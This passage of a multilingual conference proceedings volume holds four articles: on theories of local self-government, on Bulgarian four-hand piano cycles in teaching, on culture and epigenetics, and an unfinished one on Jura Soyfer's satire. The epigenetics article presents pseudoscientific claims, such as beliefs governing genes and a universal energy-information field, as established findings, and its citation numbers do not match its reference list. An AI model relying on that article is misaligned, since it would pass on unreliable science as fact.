Як відзначав з цього приводу В. Безобразов, самоврядування не може розглядатися інакше як в сукупності із загальним організмом всього державного управління, до складу якого воно входить як частина єдиного цілого. Оскільки місцеві органи наділяються своїми повноваженнями державою, то категоричне протиставлення держави і місцевого самоврядування позбавлене сенсу. Тому не можна стверджувати, що місцеві питання самостійно вирішуються органами місцевого самоврядування, мають іншу природу, ніж державні питання. Передача деяких завдань державного управління у відання місцевих громад з точки зору державної теорії зумовлена необхідністю забезпечити більш ефективне вирішення цих питань на місцевому рівні. При централізованому державному управлінні, побудованому на засадах суворого підпорядкування, державні чиновники позбавлені ініціативи й самостійності. Вони по суті не залежать від місцевого населення, якому не підконтрольні [1, с. 38.].

Однак Л. Штейн і Р. Гнейст розходилися щодо характерних ознак місцевого самоврядування, що послужило підставою для формування двох основних напрямів в рамках загальної державної теорії самоврядування — політичного (Р. Гнейст) і юридичного (Л. Штейн).

Так, Р. Гнейст вважав, що чинник виборності ОМС і посадових осіб місцевого самоврядування сам по собі ще не гарантує самостійності, незалежності і реальності місцевого самоврядування. Натомість Гнейст вбачав підстави для самостійності ОМС в особливостях порядку їх формування, і заміщенні окремих посад в ОМС. Він пов'язував це також із залежністю посадових осіб, яка обумовлена тим, що служба в ОМС для них є джерелом доходів, тому вони змушені служити іноді чужим для них інтересам через своє економічне становище. Тому Гнейст наполягав на необхідності введення у місцевому самоврядуванні системи почесних і безоплатних посад.

Більшість науковців, однак, підтримували позицію Л. Штейна, який вбачав підстави самостійності органів місцевого самоврядування в тому, що вони є не безпосередніми органами держави, а органами місцевого співтовариства, на яке держава покладає здійснення певних завдань державного управління.

На думку Штейна, специфіка місцевого самоврядування полягає в тому, що самоврядні територіальні співтовариства являють собою особливі юридичні особи, що вступають з державою в правові відносини. Саме це відрізняє ОМС від ОДВВ, які діють від імені та в інтересах держави, не маючи будь-яких інших власних інтересів, що були відмінні від державних. Через це між державою та її органами не можуть бути юридичні відносини.

Поширення державної теорії було викликано змінами реаліями другої половини ХІХ — початку ХХ ст., коли в міру розвитку процесів урбанізації та індустріалізації ізолюваність і самодостатність окремих територій почали відчутно знижуватися. Втім, подібний підхід підтримують і деякі сучасні науковці. Так, французький дослідник Р. Драго зазначає, що місцеві органи влади, у тому числі й ОМС, найчастіше формуються для зручності управління, оскільки обійтися без їх існування центральна влада не може з чисто технічної точки зору, враховуючи розміри території держави [3, с. 138].

Наприкінці ХІХ століття велике поширення набула також *юридична теорія* самоврядування (Г. Еллінек, Б. Чичерін), яка спиралась на дуалістичний підхід. Він полягає в тому, що в місцевому самоврядуванні визнається поєднання двох начал — державного і суспільного. Державне (політичне) знаходить втілення в бюрократичному апараті, а суспільне — в місцевому представництві, несумісному з політичною боротьбою. При цьому ОМС є частиною єдиної системи управління державою, але ОДВВ поступаються ним рядом своїх прав в повному обсязі, визнаючи їх незалежність і недоторканість.

Так, Б. Чичерін стверджував, що місцеве самоврядування має узгоджуватися з центральною (державною) владою, оскільки держава вимагає єдності дій, перш за все, у вирішенні внутрішніх справ. Окремі місцевості мають власні потреби, які найкраще задовольняються за допомогою місцевого самоврядування. Однак місцеві інтереси знаходяться в тісному зв'язку із загальними, тому самоврядування не може бути випадковим веденням місцевих установ [8, с. 455].

Даний підхід поділяють і багато сучасних дослідників. Так, на думку датських вчених (Х. Вілумсен, С. Енсен), «муніципалітети не є нерегульованою «державою в державі», але виступають в якості місцевих політичних одиниць з відносно великою незалеж-

ністю, яка вписується в загальну систему держави» [4, с. 18].

Німецький дослідник Р. Граверт, зазначає, що «чим повніше втягуються місцеві територіальні одиниці в здійснення конституційно правових принципів соціальної державності, тим більше вони змушені абстрагуватися від місцевих особливостей і слідувати цілям всієї країни, принципам державної політики». В реаліях сучасного світу, органи місцевої влади «скоріше є частиною єдиного цілого, ніж незалежними територіальними одиницями, і можливість що-небудь зробити на муніципальному рівні більше залежить від загальної ситуації в державі, ніж від специфіки місцевих обставин» [2, с. 96].

Однак, незалежно від прихильності тій чи іншій теорії, не можна не погодитися, що як раніше, так і зараз ОМС не мають так званої компетенції встановлювати свою компетенцію, тобто вони не мають права самостійно визначати коло своїх повноважень, яке встановлюється вищестоящими органами влади (на центральному або регіональному рівні). Таким чином, юридична та фактична самостійність ОМС має специфічний характер. Ступінь же децентралізації влади в демократичній державі повинна визначатися об'єктивними потребами розвитку всього суспільства, а на місцевий рівень повинен бути переданий той необхідний обсяг повноважень, який забезпечить максимально ефективно вирішення місцевих питань і питань державного значення, переданих ОМС.

Якщо місцеве самоврядування буде жорстко вбудовано в державну систему управління і втратить свою самостійність, то воно втратить основну свою властивість, а саме здатність вирішувати питання місцевого значення самим населенням і органами влади, що обрані ним і підконтрольні йому, при цьому державні органи будуть переважані вирішенням дрібних і незначних питань. Якщо ж на місцевий рівень буде переданий занадто великий обсяг повноважень, то це загрожуватиме реалізації єдиної державної політики у різних сферах, виникненням відцентрових тенденцій або веде до втрати самостійності місцевих органів влади, які можуть не впоратись з поставленими завданнями.

Висновки з даного дослідження і перспективи подальших розвідок у даному напрямку. Проаналізувавши положення різних теорій місцевого самоврядування, можна зробити висновок, що місцеве самоврядування — дуже специфічна частина механізму публічної влади, котра має свою своєрідність і самостійність. Разом з тим, розвиток теоретичних поглядів на місцеве самоврядування показує, що проведення жорсткого кордону між місцевим самоврядуванням і державним управлінням, їх абсолютний розподіл є недоцільним і неможливим. Тому саме дуалістичний під-

хід до розуміння місцевого самоврядування є найбільш близьким і коректним до пояснення сутності цього феномена. Цей підхід стверджує, що місцеве самоврядування несе в собі два начала — державне і суспільне, будучи, з одного боку, своєрідним продовженням державного управління на місцевому рівні, з іншого — легітимним виразником інтересів місцевих громад.

На користь цього підходу говорить вже сам процес формування предметів відання органів місцевого самоврядування як зустрічної ініціативи двох сторін: населення, яке доручає органам місцевого самовря-

дування вирішення певних питань, і держави, яка доручає їм виконання низки функцій. Тобто ефективна робота органів місцевого самоврядування передбачає збереження незалежності у вирішенні місцевих питань і чітку координацію з боку центральної влади в питаннях загальнодержавного значення. Відповідно, теорії, засновані на дуалістичному підході, пропонують найбільш ефективну модель взаємодії органів місцевого самоврядування і органів державної виконавчої влади. Визначення дієвих технологій такої взаємодії має стати подальшим напрямом досліджень у даній сфері.

Список використаних джерел

1. Безобразов В. П. Земские учреждения и самоуправление / В. П. Безобразов. — М., 1874. — 385 с.
2. Граверт Р. Финансовая автономия органов местного самоуправления в ФРГ / Р. Граверт // Государство и право. — 1992. — № 10. — С. 92–104.
3. Драго Р. Административная наука / Р. Драго. — М.: Прогресс, 1982. — 245 с.
4. Местное самоуправление: опыт Дании / Отв. ред. Холер Пиндт. — М.: Национальная Ассоциация местных властей Дании и Союз Российских городов, 1995. — 308 с.
5. Муниципальное право / Под ред. проф. А. С. Прудникова, проф. А. М. Никитина. — М.: ЮНИТИ-ДАНА, 2004. — 399 с.
6. Основные теории местного самоуправления: происхождение и развитие. — М.: МГУ, 1996. — 291 с.
7. Токвиль А. де. Демократия в Америке / А. де Токвиль. — М.: Прогресс, 1992. — 560 с.
8. Чичерин Б. Н. О народном представительстве / Б. Н. Чичерин. — М.: Типография Грачева, 1866. — 556 с.

Юлияна Мирчева

ассистент, АМТГИИ — Пловдив, Болгария

Антония Мирчева

учитель, НУМТИ им. Д. Петкова — Пловдив, Болгария

ПРИМЕНЕНИЕ КЛАВИРНЫХ ЦИКЛОВ В ЧЕТЫРЕ РУКИ «О ЖИВОТНЫХ» Н. СТОЙКОВА И «СОЛНЕЧНЫЕ ЛУЧИ» П. СТОЯНОВА В ОБУЧЕНИИ ИГРЕ НА ФОРТЕПИАНО

Клави́рное обучение имеет целью целостное музыкальное развитие и создание у учащегося собственного отношения к музыке, как основы для широкой общей и музыкальной культуры. Повсеместно признаны возможности фортепиано как гармонического инструмента. Выразительные средства музыки приобретают своеобразную ясность и наглядность в клави́рной фактуре.

Ансамблевая игра в четыре руки является бесспорным стимулом, пробуждающим чувствительность, интерес, радость и любовь к музыке. Этот вид музыки формирует основные ансамблевые умения синхронного исполнения, звукового баланса, привычку вслушиваться в партнера, а также максимальное мобилизирование и распределяемость внимания исполнителей. Посредством ансамблевой игры в четыре руки ученики быстро погружаются в характерную звуковую атмосферу фортепиано и знакомятся с его огромными возможностями. Формирование прочного интереса и желания работать обуславливается и подбором *интересного, близкого к душевному миру детей репертуара*, который создавал бы подходящую эмоциональную атмосферу и стимулировал бы развитие музыкальных и интеллектуальных возможностей ученика. Посредством удачно подобранного художественного материала нужно дать простор фантазии, образному мышлению, как основе для формирования музыкального развития.

Изучая программные пьески, ученики устанавливают *связь между определенной заголовком ассоциативной сферой и музыкой*, которую они исполняют, осознают, что форма соответствует содержанию и характеру произведения. В этом смысле важно, чтобы ребенок расшевелил свое воображение, чтобы почувствовал музыку и таким образом понял ее.

Клави́рные циклы «О животных» Николая Стойкова и «Солнечные лучи» Пенчо Стоянова знакомят учеников с главными направлениями клави́рного репертуара, применяемого в начальном обучении игре на фортепиано, какими являются танцы и программные пьески с названиями, указывающими на определенное

эмоциональное состояние, а также пьесы типа «музыкальный портрет». Эти произведения отличаются интонационно-структурной простотой и богатой душевностью, что способствует их более быстрому восприятию детьми.

В клави́рном цикле «О животных» Н. Стойкова присутствуют фольклорные элементы. Почти все пьески в клави́рном цикле «О животных» Н. Стойкова построены на определенном звукоподражательном мотиве. Они близки к образному детскому миру и создают ясные, «живые» ассоциации.

Одна и та же пьеска обрамляет цикл. Пьеска «для начала» и «для конца» построена на мелодии, напоминающей веселую, игривую детскую песенку, вводящую в чудное царство животных. Один за другим появляются герои мира, столь созвучного душевности детей и пробуждающего их любопытство ознакомиться с ним. Ясно улавливаем неторопливые шаги Ежика Быстроножика, веселые жизнерадостные прыжки Зайца-побегайца, а в среднем реестре — самодовольное кукареканье Пети-петушка, все они мастерски переданные композитором. На фоне жужжания мошки звучит нежная мелодия, очень близкая к народной песне, с характерным секундным движением и типичной ритмической формулой. Усложнение клави́рной фактуры пьесок (трели, глиссандо, неожиданные акценты) не затрудняет их исполнение детьми, а способствует тому, чтобы полноценно была выявлена образность произведения. Удовольствие от совместного исполнения двух учеников увеличивается и от сильного воздействия ярких любимых образов, в которых неотлучно присутствует самобытный дух народа. Поиск контраста относительно темпа, реестра, ритмики, динамики и движения делает пьески очень подходящими для изучения и исполнения детьми, так как развивает воображение, направляет на осознание связи «средство музыкальной выразительности — воздействие» и усиливает стремление детей представить одно эмоционально насыщенное произведение.

Задача преподавателя состоит в том, чтобы он предварительно направил внимание детей на программный

замысел пьесы, чтобы помог им определить настроение, почувствовать атмосферу, создаваемую этой музыкой. В процессе исполнения, подходящим языком и в подходящей форме, нужно разъяснить, какими выразительными средствами композитору удалось так удачно добиться воссоздания образов реальной действительности.

При сопоставлении двух вариантов цикла «О животных» (в две руки и в четыре руки) видно, что материал разделен для четырех рук прежде всего фактурно, динамически, в расширенном диапазоне и в используемых реестрах. В пьесе «Заяц-побегаец» одноголосая мелодия без аккомпанемента распределена в две партии, что требует специальных усилий для единого образа со стороны обоих учеников.

Цикл «Солнечные лучи» П. Стоянова с успехом исполняется как детьми, так и взрослыми. В нем раскрываются различные человеческие переживания и черты характера, вызывающие непосредственный эмоциональный отклик. Поэтичность музыки, яркие образы в отдельных пьесах, чистота выражения, жизненный и оптимистический заряд привлекают детей и порождают желание слушать и исполнять эту музыку.

Во вступительной пьесе «Вечерняя песня» создается атмосфера возвышенности. Интонации проникают глубоко в душу ребенка и усиливают желание для воспроизведения чего-то знакомого и красивого.

В «Шутке» живая, шустрая мелодическая линия поверена равноценным в техническом отношении партиями, в результате получается своеобразное соревнование между двумя пианистами.

Особенно привлекательны звукоизобразительные пьески «Старые колокола», «В пещере» и «На охоте». В «Старых колоколах» улавливаются праздничные звуки колоколов. Это название передает очень точно содержание и вводит учеников в характерную тембровую атмосферу, обогащенную использованием различных реестров.

В «Пещере» звучность создает «темную» и загадочную картину, отдаются эхом чьи-то шаги, слышен голос, отдающийся в глубине страшной ямы, перед глазами словно всплывают неясные очертания сталактитов

и сталагмитов. Музыка так ясно рисует картину, что исполнители и слушатели «переносятся» в пещеру среди странных и таинственных звуков.

Непритязательная жизнерадостная мелодия пьески «Хоровод» уводит нас в беззаботный и веселый мир детских игр и танцев.

В «Песне» музыка рассказывает о чудесных мирах искусства. Это инструментальная мелодия, наполняющая душу радостью и оптимизмом. Она выражает столько богатых настроений и нюансов, сколько чувств и состояний имеется в человеческой душе.

Заключительная пьеса «Солнечные лучи» обобщает все сказанное и пережитое. Плавно льется красивая мелодия. Голоса переплетаются и дополняют друг друга в удивительной гармонии. Она ведет в сказочный детский мир, к сияющему солнцу, молодости и счастью.

В этом цикле музыкальными средствами воссозданы реальный мир ребенка с его играми и забавами и поэтический мир сказок. Главными героями являются нежные и чистые детские души, излучающие тепло, доверие и оптимизм. Разнообразные и неожиданные аналогии, вызванные программным заголовком и звукоподражанием, направляют внимание на дифференцирование и осознание эмоционального значения средств музыкальной выразительности, какими являются темп, ритм, динамика, гармония, реестр. Направление внимания на элементы музыкального языка в свою очередь толкает к осмыслению разнообразных впечатлений, стимулирует творческое мышление детей, помогает им постепенно проникнуть в суть музыкальных явлений.

С помощью миниатюр Николая Стойкова и Пенчо Стоянова и правильного педагогического подхода можно помочь ученикам научиться понимать и осознавать специфику музыкального искусства при отражении действительности. Для этой цели учитель должен направить внимание учащихся на творческое переосмысление и интерпретирование пьесок, на возможность того, чтобы их исполнение способствовало волнующему воссозданию настроений и переживаний, закодированных композитором в нотном тексте.

Литература

1. Алексиева, Ю. — Поглед към трима автори, В: Българска музика, С. 1979, N2, с. 5–10.
2. Ганев, К. — Необичайно събитие, В: Българска музика, С. 1982, N5, с. 73–79.
3. Ганев, К. — По следите на музикалните впечатления, С. Музика, 1981.
4. Нанева, Г. Свиренето на 4 ръце в ранния етап в обучението по пиано, В: Музикални хоризонти, С. 1983, N10, с. 74–80.

Savchenko Angelica
Candidate of Culturology, Kharkiv

CULTURE AND EPIGENETICS: ENERGY AND INFORMATION ASPECT

Abstract. A distinctive feature of the current stage of development is the fact that science is a synthesis of various disciplines in various fields of knowledge, and, in fact, it forms a holistic picture of the world, holistic world outlook, which is gradually replacing all the old paradigms. The article considers the issues of the correlation of human nature and culture in its evolution, biological and social development of individuals and society. In this work the cultural evolution is considered in context of energy and information aspect, that allows exploring human culture as a process that forwards human development and evolution. The study has confirmed the leading role of the human environment in its evolution, the impact on the biological structure of a man, genetics, philosophy, culture, and the ability to change the world around. Conclusions concerning culture as the driving force that will contribute to the transformation of the world outlook of a man and society, the formation of values, ideas and priorities are drawn. It is concluded that culture should be the driving force that will contribute to the transformation of the world outlook of a man and society, the formation of values, ideas and priorities.

Key words: man, cultural, evolution, epigenetics, genetic mechanism, energy, development, process, environment.

Introduction. The changes that are taking place in science are to some extent correlated to the ancient knowledge that has reached our days. New scientific discoveries in natural sciences in field of genetics, ecology, environment, social biology, neurophysiology, informational biology and epigenetics show the potential evolutionary-biological capabilities of human. Man appears as a creator of his life, as a complex self-organized system that is in interrelation with nature and society and capable of development and evolution.

At the present stage, the question of a new understanding of human essence and nature, a phenomenon of human cultural evolution requires a thorough and comprehensive exploring, since not only the future of man, but also the future of humanity depends on man himself, on orientation of his actions and thoughts. With scientific language available for everyone it is possible to understand and comprehend the knowledge that humanity has kept since its inception.

The Results. Throughout the history of society development the culture in that or the other aspect was the subject of studying of various philosophers, historians and writers. The term “culture” is one of the fundamental ones in modern science. It’s hard to find another word that would have such a large number of shades of meaning. Such expressions as “the culture of the mind”, “culture of feelings”, “culture of behavior” and “physical culture” sound quite familiar to us. In ordinary sense culture is a valuation concept and it refers to those personality traits that are more accurate to be called not culture, but a level of culture.

A distinctive feature of the present day is the society’s search for some new philosophical ideas which arise in var-

ious cultural trends and forms of culture. In 60–70’s of the XX century, with the emergence of such a scientific trend as “epigenetics”, there appeared the opportunity to look at man from the viewpoint of his inner world, the mechanisms that form and regulate his life, character, thinking, behavior and culture [3]. The research in epigenetics proves that it is the environment and the experience of man which he receives during the life, leads to directed molecular changes in the genes. It is believed that these changes may be transferred further, and affect children and grandchildren.

For the first time the term “epigenetics” was introduced into the scientific use in 1942, by the prominent geneticist Conrad Waddington from the United Kingdom, as a derivative from the words “genetics” and “epigenesis” [7]. The physical nature of the genes had been studied very poorly yet then. Modern scientists use the term in a more narrow sense, considering it as a change in gene expression or cell phenotype caused by mechanisms that do not affect the change in DNA sequence.

According to the molecular biologist, Ph.D. B. Lipton, genes are just molecular “drawings”, according to which a “contractor” builds cells, tissue and organs of the human body [4, p. 8]. This “contractor” is our physical and energetic surrounding, in other words, the environment, which is responsible for the cell functioning. Since each cell is guided not by genes but by the information that comes from this environment, the same thing can be said about human body as a whole. Therefore, due to the information surrounding and conscious choice, man, being a more complex system than a cell, is capable of building interrelations with the environment quite deliberately.

Thus, modern scientists consider a gene as a rather open system that really senses us and the environment. In opinion of A. Sen'kov [5] a gene is no longer regarded as a closed "black box" or "closed" stationary system for storage of hereditary information because there appears more and more scientific data on its adaptive qualities, plasticity, incredible ability to instantly respond to changes in the internal and external environment.

Research in epigenetics shows that in fact our way of life, behavior, physiology and our culture are controlled to a greater extent by our perception of the environment and our beliefs than by our genes. B. Lipton comes to the important conclusion that our body and consciousness, and, consequently, our lives are governed not by genes which are specified by the hormones and neurotransmitters, but by what we believe in [4, p. 22].

Society, nature and man are interrelated and interdependent. The state of the one reflects much the state of another. When applying the findings of epigenetics, it is possible to predict that beliefs, ideas and views become the dominant in human perception of the world, and as a result, they affect man's biological state and, subsequently, genes.

Fundamental discoveries in various fields of science, in particular, in geomagnetology, biophysics, parapsychology, physics, biology allow us to consider the universe as a manifestation of a unified energy-information field of consciousness with different levels of organization, from the energy-information to the material one. Thus energy-information paradigm of world organization begins to develop as a basis for a new synthesizing scientific thinking.

The tradition of studying the human nature in the system of energy interactions was founded by Aristotle. The philosopher, used the term "energy" to define the actual being of an object, its active action, linked to the transition from possibility to reality [1].

V. Ostwald in 1909–1911 proposed an "energetic" definition of culture as a process of "transformation of energy into the human-helpful energy, perhaps more saving use of energy without waste" [8]. According to A. Akhiezer, culture — is "an intense search of the man for himself and for his place in the world". [2] At one time, E. Tylor, along with the well-known definition of culture, offered also such a formulation "from the perfect viewpoint the culture may

be studied as a general improvement of the human race" [6]. This may also tell that culture is a definite process, which is entirely dependent on its carrier and it is evolutionary.

According to studies of many modern scientists the energy-information exchange is inherent in everything that exists in the Universe. Results of exploration of energy-information interactions find a lot of forms and junctions to evolutionary programs and principles of self-organization and self-motion of matter. The apparent unpredictability of natural disasters and catastrophes is primarily caused by inaccurate understanding of the properties of energy-information interactions in abiocoen and wildlife.

Development and evolution of the human being as a cognizing and acting subject of cognition, and as a biosocial being indicates that the implementation of its potential is possible in a result of long and consistent stages of self-organization and self-improvement. Only on passing through these stages, man is able to open all his potential in its anthropological space content, gaining the experience of consistency of its actions aimed for self-development and humanity development in the whole. We believe that the biological evolution of man is directly connected with energy-information origin that is in a man. When an energy-information evolution of the system occurs, the qualitative characteristics of its biological parameters change and as a result of interdependence of these actions the process of cosmic evolution happens.

Conclusions. We believe that the man of the XXI century has the potential to reconsider his understanding of his own nature and essence, and to become a perfect, self-sufficient and self-regulating system that possesses unlimited capabilities to change. And what the changes it will be — it will entirely depend on both man himself and on the socio-cultural environment in which he resides, on the ideas and beliefs that exist and are being recognized there, thus forming his outlook and perception of the surrounding world.

The principles of evolution make us look at the world as at a complex system of interactions of different parts of a whole. The interaction between man, nature and society need to become perceived at this stage. Understanding of human nature and its role in the evolution of humanity is to cause noospheric coevolution of man and nature, and to their harmonious mutual development.

References

1. Агни Йога: Живая Этика. В 5 томах. М., 2004.
2. Аристотель. Сочинения в 4-х т. Т. 1. — М., 1975.
3. Ванюшин Б.Ф. Эпигенетика сегодня и завтра. Вавиловский журнал генетики и селекции / Б.Ф. Ванюшин. — 2013, Том 17, № 4/2 — С. 805–832.
4. Липтон Брюс. Умные клетки: Биология убеждений. Как мышление влияет на гены, клетки и ДНК: перев. с англ / Брюс Липтон. — М.: ООО Издательство "София", 2013. — 224 с.
5. Сеньков О. Гены, которые мы меняем / Олег Сеньков // В мире науки № 11, 2008. — С. 50–59.
6. Тайлор Э.Б. Первобытная культура / Тайлор Э.Б. — М., Соцэжгиз, 1939. — С. 15.
7. Waddington, C. H. 1953. Epigenetics and evolution. *Symp. Soc. Exp. Biol* 7:186–199.
8. Eislers Handwörterbuch der Philosophie. — Berlin, 1922. — S. 356.

Кобзар Юлія Володимирівна

*Институт літератури імені Т.Г. Шевченка НАН України
Аспірант*

Кобзарь Юлия Владимировна

*Институт литературы имени Т.Г. Шевченка НАН Украины
Аспирант*

Iuliia Volodymyrivna Kobzar

*T. G. Shevchenko Institute of Literature
of the National Academy of Sciences of Ukraine
postgraduate student*

**АВСТРИЙСЬКА САТИРИЧНО-ГРОТЕСКНА ТРАДИЦІЯ
У ТВОРЧОСТІ ЮРИ ЗОЙФЕРА**

**АВСТРИЙСКАЯ САТИРИЧЕСКИ-ГРОТЕСКНАЯ ТРАДИЦИЯ
В ТВОРЧЕСТВЕ ЮРЫ ЗОЙФЕРА**

**AUSTRIAN SATIRIC-GROTESQUE TRADITION
IN THE WORKS OF JURA SOYFER**

Анотація. У статті виділено ознаки продовження австрійської сатирично-гротескної традиції у творчості драматурга міжвоєнного двадцятиліття ХХ століття Юри Зойфера. Зокрема виявлено паралелі у драматургії Юри Зойфера та театрі Йоганна Нестроя. Основними елементами досягнення сатиричного ефекту у творчості письменників є елемент фантастики, діалектика мовних рівнів, застосування мультимедіальності та введення аутсайдер-протагоніста.

Ключові слова: аутсайдер-протагоніст, елемент фантастики, Йоганн Нестрой, мультимедіальність, сатирично-гротескна традиція, Юра Зойфер.

Аннотация. В статье определены признаки продолжения австрийской сатирически-гротескной традиции в творчестве драматурга межвоенного двадцатилетия ХХ века Юры Зойфера. В частности, прослежены параллели в драматургии Юры Зойфера и театре Иоганна Нестроя. Основными элементами достижения сатирического эффекта в наследиях писателей являются элемент фантастики, диалектика языковых уровней, применение мультимедиальности и введение аутсайдер-протагониста.

Ключевые слова: аутсайдер-протагонист, элемент фантастики, Иоганн Нестрой, мультимедиальность, сатирически-гротескная традиция, Юра Зойфер.

Abstract. The article reveals characteristics of Austrian satiric-grotesque tradition in the work by Jura Soyfer, drama writer of the interwar twenties of the 20th century. Particularly the similarities between drama plays by Soyfer and Johann Nestroy's theatre are emphasized. Main elements for creating satirical effect in both writers' works are introducing fantastic elements, language levels dialectics, multimediality and outsider as protagonist.

Key words: fantastic element, Johann Nestroy, multimediality, outsider as protagonist, satiric-grotesque tradition, Jura Soyfer.

Як у Німеччині, так і в Австрії в міжвоєнне двадцятиріччя розквітає політичний театр та суспільно-критичне кабаре. При цьому австрійська сатира 1920–1930-х рр. значною мірою живилася власною національною традицією, у котрій сатира проявлялася переважно в жанрі театральної комедії в таких письменників, як А. Шніцлер, Й. Нестрой, Ф. Раймунд, Г. фон Гофмансталь та ін. Для сатири початку ХХ сто-

ліття характерна абстрактно-філософська спрямованість; її часто використовували автори як засіб застереження щодо небезпеки негативних соціальних змін. Під впливом цієї тенденції перебував Ю. Зойфер, про що свідчать його літературні есеї.

У своїй творчості письменник продовжує традиції віденського народного театру, що його основи були закладені ще на початку ХVІІІ століття, зокрема зу-

силями актора та драматурга Йозефа Страницького. У XIX столітті значний внесок у розвиток народного театру зробили Фердинанд Раймунд та Йоганн Нестрой, вони стали корифеями народної драми, основні прийоми якої знаходимо у драматичній спадщині Ю. Зойфера.

«Йоганн Нестрой — настільки живий, що навіть град псевдовчених, пустопорожніх некрологів, які нині тривожать його дух, безперечно, неспроможні вбити його. Він вистійть, продовжуватиме жити і — чекати. Чекати, щоб знову мати змогу дебютувати» [1, с. 243], — так зазначав Юра Зойфер у своєму есе «Про живого Нестроя. До 75-річчя з дня смерті» від 1937 року. Висловлюючись метафорично словами самого письменника, можемо констатувати той факт, що Йоганн Нестрой, творчість якого, безсумнівно, є невід'ємним складником австрійської гротескно-сатиричної традиції, а разом з ним віденський народний театр відродилися в кабареїстській творчості Ю. Зойфера, про що свідчать численні паралелі в сабах сатиричного моделювання дійсності.

Легітимність такої тези засвідчують компаративні літературознавчі розвідки Алессандри Скініної, Горста Яркі, Фабріціо Камбі, Юргена Доля, у яких відображені рефлексії щодо впливів Йоганна Нестроя та Фердинанда Раймунда на становлення Юри Зойфера як кабареїста. В аспекті сатиричного зображення в естетиці Юри Зойфера помітні елементи народного театру (нім. Alt-Wiener Volkstheater, Volkskom die), репрезентовані у творчій спадщині Йоганна Нестроя. Обидва сатирики творили на знак протесту проти доктрин своїх епох, паралелі між якими видаються очевидними. У газеті «Арбайтер Цайтунг» 4 квітня 1933 року був опублікований вірш Юри Зойфера «Весна тут та за межами країни» («Lenz hier und au er Landes»), де автор імпліцитно співвідносив політичний регрес Клеменса Меттерніха передберезневого періоду із тогочасною ситуацією в австрійській становій державі.

Der Frühling kommt. Der Winter geht.

Ein lindes Vormärzluftchen weht. [6, с. 110]

Така метафора уособлює повернення ідеології станової держави й режим Шушніга до доіндустріальних концепцій та диктаторської політики Клеменса Меттерніха. Покликаючись на епоху Йоганна Нестроя та проводячи паралелі зі своєю добою, Юра Зойфер використовував домінуючі методи сатиричного моделювання народної драми, які виявилися практичними для малої сцени або кабаре, що репрезентувало собою унікальний мікс літературного мистецтва, дидактики й розваги (нім. die Unterhaltung).

Як зазначає Горст Яркі, «всі «автори малої сцени» дихали мовним повітрям опозиції, що було про-

сочене сатиричним жартом Нестроя ...» [Horst Jarka, с. 364]. Справді, так само, як і віденський народний театр, кабаре перебувало в опозиції до офіційного бюргерського театру, постановки мали провокаційний характер стосовно прийнятих естетичних категорій. Засадничим принципом таких театральних форм було сприйняття публіки не як пасивного адресата, а як активного учасника дійства [8, с. 107], створення своєрідного контакту або діалогу між автором та його цільовою аудиторією через актора, лише в результаті якого створюється естетичний продукт (для порівняння: в офіційному театрі глядач конзумує п'єсу уже як готовий продукт). Перше віденське кабаре «Jung-Wiener Theater zum lieben Augustin» створено в 1901 році Феліксом Залтенем, потім «Nachtlcht» у 1906 та «Fledermaus» у 1907 роках. Найвідоміші гумористичні й сатиричні тексти початку XX століття належать Александру Рода Рода, Альфреду Польгеру, Герману Бару, Егону Фріделю та Петеру Альтенбергу. З 1912 року свою діяльність починає, безсумнівно, найвідоміше кабаре Австрії «Simplicissmus», програма якого була, щоправда, спрямована на розвагу публіки. Однак ерою розквіту австрійського малого театрального мистецтва прийнято вважати 30-ті роки XX століття, коли спостерігається ренесанс саме літературно-політичного кабаре як реакції на суспільно-політичні перипетії у становій державі. Першими кабаре, що почали експериментувати в напрямку театру, були «Der liebe Augustin», «Literatur am Naschmarkt», «Stachelbeere» та «ABC». Внаслідок цих авангардистських експериментів народилася нова форма театрального мистецтва малої сцени й кабаре — міттельштюк (нім. Mittelstück, п'єса суспільно-політичної тематики, тривалість якої не перевищувала п'ятдесяти хвилин). У жанрі міттельштюк працював безпосередньо і Юра Зойфер, який синтезував у своєму театрі елементи віденської народної комедії та техніки сучасного йому політичного кабаре, основними складниками якого були спонтанність, експромт і місцевий колорит.

Йоганн Нестрой як найяскравіший представник віденської народної комедії здійснив значний вплив на сатиру Юри Зойфера як у тематичному, так і в стилістичному аспектах. Обидва сатирики зверталися до суспільно-політичної критики — філософська сатира Йоганна Нестроя є об'єктивною, хоча в його творчості і відчувалася симпатія до простих людей, Юра Зойфер стояв однозначно на боці пролетаріату, хоча й не ідеалізував робітників. Основною відмінністю між Зойфером та Нестроем можна вважати саме політичну заангажованість Юри. Хоча горизонт сатири Йоганна Нестроя в його тематичному аспекті був значно ширшим, ніж у Юри Зойфера, його стилістика експлікує значний вплив титана віденської народної

драми. До основних методів сатиричного зображення віденської народної комедії, наявних у драматичній творчості Юри Зойфера, належать: введення елемента фантастики, діалектика мовних рівнів, протагоніст-аутсайдер, мультимедіальність.

Введення елемента фантастики.

Магічно-алегоричний світ у п'єсах Юри Зойфера

Введення елемента фантастики як одного з основних засобів моделювання гротескно-фантазмагоричного світу було поширене саме у віденській народній комедії. Цю традицію наслідував у своїй кабарецькій творчості також Юра Зойфер. Як зауважував Едмон фон Хорват, «... форма казкового фарсу в наш час є вигідною, оскільки можна сказати багато чого, що говорити заборонено» [3, с. 10]. Однак, хоча вибір алегоричного типу образності був історичною необхідністю в період диктатури австрофашизму, цей інструментарій слугував насамперед досягненню дидактичного ефекту та пробудженню критичного мислення в публіки.

Характерними для такої фантазмагорії є поєднання елемента комічного та дидактики. Важливою особливістю народної комедії, традиції якої продовжувалися в театрі Юри Зойфера, була рамкова конструкція дійства (нім. *Rahmenhandlung*): у пролозі та епілозі п'єс представлений переважно алегоричний, сюрреалістичний світ, зображення основної частини наближається до світу реального. Сполучення реалістичного й фантастичного, що на структурному рівні виявляється в чергуванні сцен з фікційними й реалістичними мотивами, покликане до експлікації та деструкції ілюзій — глядач завдяки фантастично-сатиричному зображенню на певному етапі розуміє, що йдеться про своєрідну гру, до якої він також залучений. При цьому метою такої гри є не катарсис, а деміфологізація та критичне ставлення глядача, які досягаються за рахунок участі публіки в дійстві.

